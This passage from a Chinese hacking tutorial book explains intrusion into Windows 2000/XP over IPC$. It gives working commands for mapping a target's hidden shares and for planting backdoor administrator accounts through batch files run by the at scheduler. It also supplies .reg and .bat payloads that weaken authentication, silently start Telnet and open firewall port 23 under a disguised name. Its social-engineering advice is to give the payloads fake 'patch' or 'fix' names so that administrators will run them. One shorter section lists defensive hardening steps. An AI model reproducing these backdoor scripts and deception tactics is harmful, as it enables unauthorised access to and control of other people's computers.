
IPC\$连接成功

注意 ATTENTION

在输入密码的时候，密码字符不会显示在命令提示符中。


STEP2 IPC\$连接成功后，接下来将该主机的隐藏共享映射到本地的一个分区上，这样一来，操作目标主机的隐藏共享目录就如在本地计算机中操作的方法一样。

同样使用“net use”命令，格式为：“net use y: \\192.168.115.247\c\$”。




映射目标主机的系统盘c:为本地磁盘y:

映射成功之后，打开“我的电脑”窗口，即可发现该窗口中多了一个盘符为“192.168.115.247上的c\$(Y:)”，该磁盘即为目标主机的C盘。



映射成功

STEP 4 进入“192.168.115.247上的c\$(Y:)”盘符，在里可以进行文件复制、粘贴、等操作，就像对本地磁盘进行操作一样。



在目标主机中任意创建文本

执行完操作之后，如要断开连接，则使用“net

use * /del”命令断开所有的IPC\$连接，其中“*”表示所有的连接，“/del”表示删除。



输入“Y”确定断开连接

注意 ATTENTION


通过命令“net use \\目标IP\共享名/del”可以删除指定目标IP的远程连接。

4.2.4 留下后门账号

为了避免目标主机的账户和密码被管理员修改，黑客通常会另外开启系统后门，为自己创建一个账户以便以后仍能够进入该主机。

1.制作“创建后门”的批处理文件

首先在本地计算机中编写一个系统批处理的bat文件（即脚本文件），打开文本文档，输入信息：“net user winback 123456 /add”和“net localgroup administrators winback /add”。



建立后门的批处理命令

其中，“net user winback 123456 /add”的意思是创建一个密码为123456，名字为winback的账户；而“net localgroup administrators winback /add”的含义是将winback这个账号添加进administrators组中，这样winback就拥

有系统管理员权限。输入完毕,另存为“winback.bat”文件。

注意

ATTENTION

批处理,也称为批处理脚本,英文译为 BATCH,批处理文件后缀 BAT 就取的前三个字母。它的构成没有固定格式,每一行可视为一个命令,每个命令里可以含多条子命令,从第一行开始执行,直到最后一行结束。批处理有一个很鲜明的特点:使用方便、灵活,功能强大,自动化程度高。

2. 拷贝批处理文件到目标主机中

建立好批处理文件“winback.bat”之后,还需要让目标主机执行才行,通过上节的步骤,建立 IPC\$ 连接之后,可以通过映射盘符直接拷贝到目标主机,也可以使用命令进行复制:“copy winback.bat \\192.168.115.247\c\$”。copy 命令执行成功后,“winback.bat”文件就被拷贝到了目标主机中。



通过copy命令复制“winback.bat”文件

3. 让目标主机运行批处理文件

现在剩下的问题就是需要目标主机执行这个“winback.bat”文件了,黑客通常是通过系统的计划任务实现的,常用的方法是使用“at”命令,让目标主机在某个时刻执行某项操作或任务。

STEP1 首先键入“net time \\192.168.115.247”命令查看目标主机的当前时间。



查看目标主机当前系统时间

从回显中可以看见目标主机的系统时间为:下午 03:45,根据这个时间为目标主机建立计划任务。键入“at \\192.168.115.247 15:48 c:\winback.bat”。该命令的含义是让目标主机在 15:48 时执行 winback.bat 文件。



建立计划任务

STEP2 等待一段时间之后,估计目标主机已经执行了“winback.bat”文件,就可以验证是否创建成功,先断开 IPC\$ 连接,然后用“winback”账户进行连接。如此一来,黑客就可以通过自己建立的账号进行入侵。



新账户连接成功

4.2.5 IPC\$连接Windows XP

前面的示例是基于 Windows 2000 的，如果将这种方法用于连接 Windows XP 则不能成功，这是因为 Windows 2000 和 Windows XP 在网络登录上有所不同，下面我们就来详细了解他们的差异。

1.Windows2000与XP网络登录的差别

先来看 Windows 2000，该系统完全是按照你提供的用户名和口令赋予登录权限的，也就是你用超级用户登录（就是建立连接了），那你就得到超级用户的连接权限，你用 Guest 登录，你得到 Guest 的连接权限。

再来看 Windows XP，这就跟 Windows 2000 系统不同了。默认的 Windows XP 系统不是根据你提供的用户名和口令来赋予登录权限的。这点你可以在 Windows XP 系统的帮助里面找到。



Windows XP关于网络访问的说明

依次打开“控制面板”→“管理工具”→“本地安全策略”，在“安全设置”→“本地策略”→“安全选项”中，打开“网络访问：本地账户的共享和安全模式”。




设置“网络访问”

Windows XP 的网络登录有两种模式可用：“典型”和“仅来宾”：

● 典型：根据访问者登录本机的账户来决定赋予的权限

● 仅来宾：无论访问者使用哪种账户登录本机也只赋予其“来宾”的权限

对黑客来说这是不幸的，因为 Windows XP 系统默认设置是“仅来宾”。



网络访问模式

对于 IPC\$ 来说，无论是 Guest 还是 Administrator 账户，甚至 NULL（空连接），都可以登录，而磁盘资源则不同，在默认设置下，只能用 Administrators 组的用户登录，才能映射磁盘。所以如果对方使用 Windows XP，即使有了正确的超级用户的口令，且能建立 IPC\$ 连接，则映射磁盘有可能不成功，这个原因就出在对方的 Windows XP 的“网络访问”设置为“仅来宾”，无论你用什么用户登录，得到的权限仅仅是 Guest。

注意 ATTENTION

有的黑客会使用缓冲区溢出的方法入侵 Windows XP，由于 Windows XP 的网络访问默认为 guest 权限，所以缓冲区溢出的主要目的在于提升 guest 账户的控制权限，并达到 IPC\$ 入侵的目的，可这种方法是利用了 Windows 各种漏洞，随着系统的升级，该漏洞可能已被微软修补，故在此先不讨论。

2.用IPC\$连接Windows XP

要让 IPC\$ 连接上 Windows XP，关键是要开启“网络访问：本地账户的共享和安全模式”

CH04 Windows系统漏洞之攻防

中的“典型”才行，所以，只能让目标主机的管理员打开才行，当然，管理员也不可能傻傻地开启这个模式。通常黑客的做法就是制作一个可开启该模式的注册表文件，骗取目标主机管理员的信任地并运行它。

在 Windows XP 的注册表 [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa] 分支下，存储着关于网络访问配置信息，其中键值“forceguest”就代表“网络访问：本地账户的共享和安全模式”的配置信息，如果“forceguest”键值为 1 表示“仅来宾－本地用户以来宾身份验证”，如果“forceguest”的键值为 0 则表示“经典－本地用户以自己的身份验证”。那么注册表文件就应该写成下面的格式：


```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]
```

```
"forceguest"=dword:00000000
```

打开记事本程序，输入以上信息，然后存储为“*.reg”格式的注册表文件即可。注册表文件在命名的时候应该注意隐讳的名字，如“安全.reg”或“修复.reg”等，利用邮件或者是其他方式诱骗对方运行它，总之，目的就是要让目标主机的管理员执行这个注册表文件启动“网络访问：本地账户的共享和安全模式”中的经典模式就算成功。

当“经典模式”开启成功之后，剩下的工作就和入侵 Windows 2000 方法一样了。

黑客使用目标主机的管理员账户成功地建立了 IPC\$ 连接，可以随意访问对方资源，例如给对方一个电脑拷贝一个警告文件，如下图所示。



复制文本到目标隐藏共享 c\$ 下

也可以通过“net use v: \\192.168.115.221\c\$”命令对方的分区映射到本地磁盘上操作……



映射磁盘成功

注意 ATTENTION


IPC\$ 验证不允许使用空密码，黑客如果使用空密码的管理员账户进行连接，将会被目标系统拒绝。

看到这里，是不是觉得 Windows XP 的安全设置有多么重要呢？还不快去查看一下你的系统的设置是否正确！

3. “net use” 命令提示失败的方法

使用“net use”连接 Windows XP 系统时，对方可能不会给出进出口令提示，而只建立了 IPC\$ 空连接，黑客就需要通过本地认证的方法入侵目标系统。


STEP1 首先在本地计算机也得创建一个相同账户，这样才能利用这个相同的账户登录目标计算机。此处建立了“xyz”的管理员账户，该账户与目标主机中的账户名一致。



创建本地账户


STEP2 选择“开始”→“所有程序”→“附件”找到“命令提示符”，单击鼠标右键选择“属性”。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




选择快捷方式

然后在“快捷方式”选项卡中单击“高级”按钮打开“高级属性”，并勾选“以其他用户身份运行 (R)”复选框。




高级属性

再次打开“命令提示符”，此时就需要通过验证身份才能进入了，选中“下列用户”然后使用用户名为“xyz”的账户进入。




选择用户打开命令提示符

现在可以利用“xyz”身份打开的命令提示符就能进行与 Windows XP 系统的 ipc\$ 连接了。连接命令同样使用 net use 命令。连接成功后，同样可以拷贝文件，创建磁盘映射。



拷贝文件创建磁盘映射

打开本地计算机的“我的电脑”查看，多出了新增网络盘“v:”。



映射到本地磁盘

至此，IPC\$ 连接 Windows XP 成功，接下来黑客就可以在目标主机进行许多权限很大的操作，如查看、篡改重要文件，种植木马等等，在目标主机中建立一个警告的文本。



操作c\$共享资源

4.2.6 关闭通道防范黑客入侵

我们已经充分了解黑客是怎样通过 IPC\$ 通道入侵的方法，所以我们可以轻易地防范这类入侵，例如关闭共享、屏蔽端口或者禁止服务，任何一种方法都可以解决这个问题。

1.修改注册表禁止IPCS共享

在“运行”窗口中输入“regedit”打开注册表编辑器，找到：[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA]下的DWORD值 RestrictAnonymous 的键值改为：00000001。

然后输入“net share”查看本地共享资源，接下来输入如下命令删除共享：

```
net share ipc$ /delete
net share admin$ /delete
net share c$ /delete
net share d$ /delete (如果有“E:”，“F:”等盘符可以同样删除)
```

接下来用记事本编辑如下内容的注册表文件，保存为任意名字的“.reg”文件，使用时双击即可关闭默认共享和 IPC\$：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters]
"AutoShareServer"=dword:00000000
"AutoSharewks"=dword:00000000
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]
"RestrictAnonymous"=dword:00000001
```

注意


ATTENTION

上面的代码最后面一定要空上一行，否则不会成功。其中，键值 AutoShareServer 对应 C\$、D\$ 一类的默认共享，键值 AutoSharewks 对应 ADMIN\$ 默认共享，键值 RestrictAnonymous 对应 IPC\$ 空连接。

2.屏蔽端口


除了上面的方法，用户也可以通过屏蔽 139，

445 端口来防范别人通过 IPC\$ 来入侵，因为没有 139，445 端口的支持是无法建立 IPC\$ 的，因此屏蔽 139，445 端口同样可以阻止 IPC\$ 入侵。139 端口可以通过禁止 NBT 来屏蔽，方法是：选择“本地连接”→“TCP/IP 属性”→“高级”→“WINS”然后再禁用 TCP/IP 上的 NETBIOS 即可。



禁用TCP/IP上的NetBIOS


445 端口可以通过修改注册表来屏蔽方法是：打开注册表到[HKEY_LOCAL_MACHINE\System\Controlset\Services\NetBT\Parameters]下，新建预告DWORD值 SMBDeviceEnabled，将其键值设为 0，然后修改完后重启机器即可。



修改SMBDeviceEnabled键值

3. 禁止服务

再有，停止 Server 服务也是个不错的防范方法，具体方法是在 CMD 下输入“net stop server /y”即可，注意重新启动电脑后 Server 服务会重新开启。当然也可以永久关闭 IPC\$ 和默认共享依赖的服务：Server 服务，方法是：打开“控制面板”→“管理工具”→“服务”，找到 Server 服务，用鼠标右键单击它，选择弹出菜单中的“属性”，再单击“常规”→“启动类型”→“已禁用”即可。



禁止服务

4.3 控制——黑客入侵的最高境界

前面说了，IPC\$ 通道是为了方便管理员远程控制电脑而建立的，这个通道当然也可以被黑客利用，在建立 IPC\$ 连接后，黑客还有可能在不知不觉的情况下控制你的电脑呢。

4.3.1 系统自带的远程利器

在 Windows 系统中有一个工具可以实现远程控制，它就是 Telnet，基于 Telnet 的登录方式能让黑客获取目标主机的控制权，实现各种操作，一旦黑客使用 Telnet 登录上你的电脑后便可以占用电脑上的软、硬件资源。

1. Telnet 被黑客用来做什么

Telnet 方式是黑客惯于使用的远程控制方式，

当他们千方百计得到目标主机的管理员权限后，一般都会使用 Telnet 方式进行登录。

另外，Telnet 可以用来做跳板。黑客把用来隐身的肉鸡称之为“跳板”，他们经常用这种方法，从一个“肉鸡”登录到另一个“肉鸡”，这样在入侵过程中就不会暴露自己的 IP 地址。

2. 关于 NTLM 验证

由于 Telnet 功能太强大，而且也是黑客使用最频繁的登录手段之一，因此微软为 Telnet 添加了身份验证，称为 NTLM 验证，它要求 Telnet 终端除了拥有 Telnet 服务主机的用户名和密码外，还满足 NTLM 验证关系。NTLM 验证大大增强了 Telnet 主机的安全性，就像一只拦路虎把很多黑客拒之门外。


4.3.2 登录远程电脑

Windows 在设计方面有所不同，所以使用 Telnet 的登录方式有点差别，总的来说，Windows 2000 比较容易控制，而 Windows XP 的安全性要高一些，所以我们将分别介绍。

1. 先用 IPC\$ 连接

使用 Telnet 入侵 Windows 2000，除了要求掌握目标计算机上的账号和密码外，还需要目标计算机已经开启“Telnet 服务”，并去除 NTLM 验证。

首先通过 IPC\$ 连接目标主机，打开命令提示符窗口，输入命令“net use \\IP\ipc\$”，然后输入获取对方主机的用户名和密码（为了方便说明假设已经获取对方用户名与密码）。




与目标主机进行 IPC\$ 连接

2. 打开对方的Telnet服务


通过 IPC\$ 连接上目标主机之后，可以远程打开它的 Telnet 服务，具体步骤如下。

STEP1 右键单击桌面上的“我的电脑”选择“管理”项，在弹出的“计算机管理”窗口中选择“操作”→“连接到另一台计算机”菜单项。




连接目标主机

在打开的“选择计算机”对话框中填写目标计算机的 IP 地址，并“确定”返回。



填写目标主机IP地址

STEP2 之后在“计算机管理”窗口中进行操作，实际上就是对 IP 为“192.168.115.247”主机进行操作，依次展开“服务和应用程序”→“服务”，并将右侧窗格中的“Telnet”服务项开启。




启动目标主机的Telnet服务

3. 取消NTLM验证

开启目标主机的 Telnet 服务之后，就可以使

用“net use * /del”命令断开 IPC\$ 连接了，这一步需要去除 NTLM 验证，否则在登录目标计算机的时候会失败。



登录失败


去除 NTLM 验证可以将 NTLM.exe 工具拷贝到目标主机中，并通过“at”这个计划任务命令在目标计算机上执行，也可以在本地计算机上建立一个与目标主机相同账号和密码绕过 NTLM 验证，具体方法如下。

STEP1 首先在目标主机中建立后门账户“winback”（建立后门账户的方法前面已经有述），然后在本地计算机中也建立一个相同的“winback”账户，可以直接在命令提示符中键入命令：

```
net user winback 123456 /add
```

```
net localgroup administrators winback /add
```

如下图所示。




命令提示符中创建本地账户

STEP2 通过上步的操作，本地系统中就多了一个名为“winback”的账户，我们就以这个账户来打开命令提示符，并绕过 NTLM 验证，

首先选择“开始”→“所有程序”→“附件”

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

找到“命令提示符”，单击鼠标右键选择“属性”。



选择快捷方式

然后在“快捷方式”选项卡中单击“高级”按钮打开“高级属性”，并勾选“以其他用户身份运行(R)”复选框。



高级属性


再次打开“命令提示符”，此时就需要通过验证身份才能进入了，选中“下列用户”然后使用用户名为“winback”的账户进入。




选择用户打开命令提示符

利用“winback”身份打开的命令提示符进行 Telnet 连接就可以绕过 NTLM 验证了。输入“telnet 192.168.115.247”命令进行

Telnet 登录。在提示下输入“y”并按下【ENTER】键表示发送密码并登录，即可 Telnet 到目标主机上了。



发送验证密码



成功使用Telnet登录到目标计算机上

得到目标主机的 Shell 之后，黑客就可以随心所欲地进行控制了，具体如何操作将在下面介绍。

4.3.3 远程控制对方电脑


如果目标主机是 Windows 2000，黑客只需获取目标主机的账号和密码就可以在外部进行入侵，不过 Windows XP 的安全特性较高，使用控制 Windows 2000 的方法并不能成功，要控制 Windows XP，只能从 Windows XP 的内部下手，黑客通常是制作一个可以开放系统服务批处理文件，然后通过邮件等形式发送给被黑者，并诱骗被黑者执行，这样，从 Windows XP 的内部中打开了后门，黑客才能有机可乘。

1.打开Telnet服务与创建账户

要成功 Telnet 到目标主机上，需要创造几个条件。

- (1) 目标主机必须打开端口为 23 的 Telnet

- 服务。
- (2) 拥有目标主机的系统账号和密码。
 - (3) 系统账户必须拥有管理员权限，即该账户属于 administrator 组成员。
 - (4) 系统账号具有密码，否则在 Telnet 连接时会失败。



使用空密码的账户也会连接失败

要实现以上的条件，我们就来看看这个批处理文件是如何制作的。

```
@echo off
regedit.exe /s start.reg
net start tlntsvr
net user sysback 123456 /add
net localgroup administrators sysback /add
```

在批处理文件中，每一行代表一个执行命令，下面我们就来解释一下这个批处理文件的具体含义：

第一行：系统在执行批处理文件时，屏幕上会回显出具体的操作，这样很快会引起被黑者的注意，添加了“@echo off”命令将屏回显功能，降低被黑者的怀疑。

第二行：执行注册表“start.reg”文件让目标主机的 Telnet 服务自动启动，其中参数“/s”的含义表示不提示修改注册表的信息，而“start.reg”文件的编写方法下面将介绍。

第三行：通过“net”命令启动 Telnet 服务。

第四行：建立后门账户“sysback”，密码为 123456，不过，为了避免被黑者起疑，创建的后门账户也可以使用其它的名字，否则使用“sysback”这样显眼的名字就会打草惊蛇，使被黑者警觉起来。

第五行：将后门账户“sysback”添加进 administrator 组。

将批处理命令填写在文本中，后缀名保存为

“*.bat”的批处理文件，如果是为了骗取被黑者执行这个批处理文件，文件名还需做些修改，例如“hotfix.bat”、“patch.bat”等等。

2.注册表开启Telnet服务

前面我们制作了一个可以打开系统后门的批处理文件，这个批处理文件中的第二行通过执行注册表的命令来修改系统服务的，下面我们先来了解一下 Windows XP 关于系统服务的注册表信息。

在 Windows XP 的注册表分支 [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\] 下包含了 Windows XP 系统的全部服务配置信息，而“TlntSvr”就是关于 Telnet 服务的配置，修改键值“Start”可以改变 Telnet 启动的模式，如果键值为“2”表示 Telnet 服务随系统一起启动，如果键值为“3”表示手动启动 Telnet 服务；如果键值为“4”表示禁用 Telnet 服务。



键值为“2”表示Telnet服务自动启动

在了解了 Windows XP 关于系统服务的注册表信息之后，我们就可以制作修改 Telnet 配置的注册表文件了。

首先在文本中输入如下注册表内容，然后将后缀名保存为“*.reg”文件。这里我们保存为“start.reg”的注册表文件。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TlntSvr]
"Start"=dword:00000002
```

如果目标主机执行了这个“*.reg”文件，它的 Telnet 服务就会修改为自动启动。当然，这个


“*.reg”文件也可以配合前面制作的批处理文件，只要将该“*.reg”文件与前面制作的批处理文件保存在同一个目录中，当运行批处理文件时，这个“*.reg”文件也会一并被执行。所以黑客只需将两者打包一并传给被黑者，等待他上钩即可。

3. 打开防火墙通行端口

Windows XP SP2 中加入了防火墙功能，它自动地屏蔽了 Telnet 通信的端口 23，如果要 Telnet 入侵带有防火墙的 Windows XP SP2，黑客还需要在批处理文件中添加打开防火墙 23 端口的命令。

在命令管理界面中，“netsh firewall add portopening TCP 23 Telnet”可以让 Windows XP SP2 的防火墙打开 TCP 协议的 23 端口，那么上面批处理文件就应该写成如下内容即可。

```
@echo off
regedit.exe /s start.reg
net start tlntsvr
net user sysback 123456 /add
net localgroup administrators sysback /add
netsh firewall add portopening TCP 23 Telnet
```



打开23端口的“QICQ服务”

对于安装了 SP2 的 Windows XP，黑客还需在批处理文件中添加“netsh firewall add

portopening TCP 23 Telnet”命令来打开防火墙对 23 端口的限制，不过值得注意的是，黑客可以将该命令中的“Telnet”改为其他的名字，例如“QICQ”、“Kugoo”、“emule”等等以达到迷惑被黑者的目的。



查看防火墙控制命令

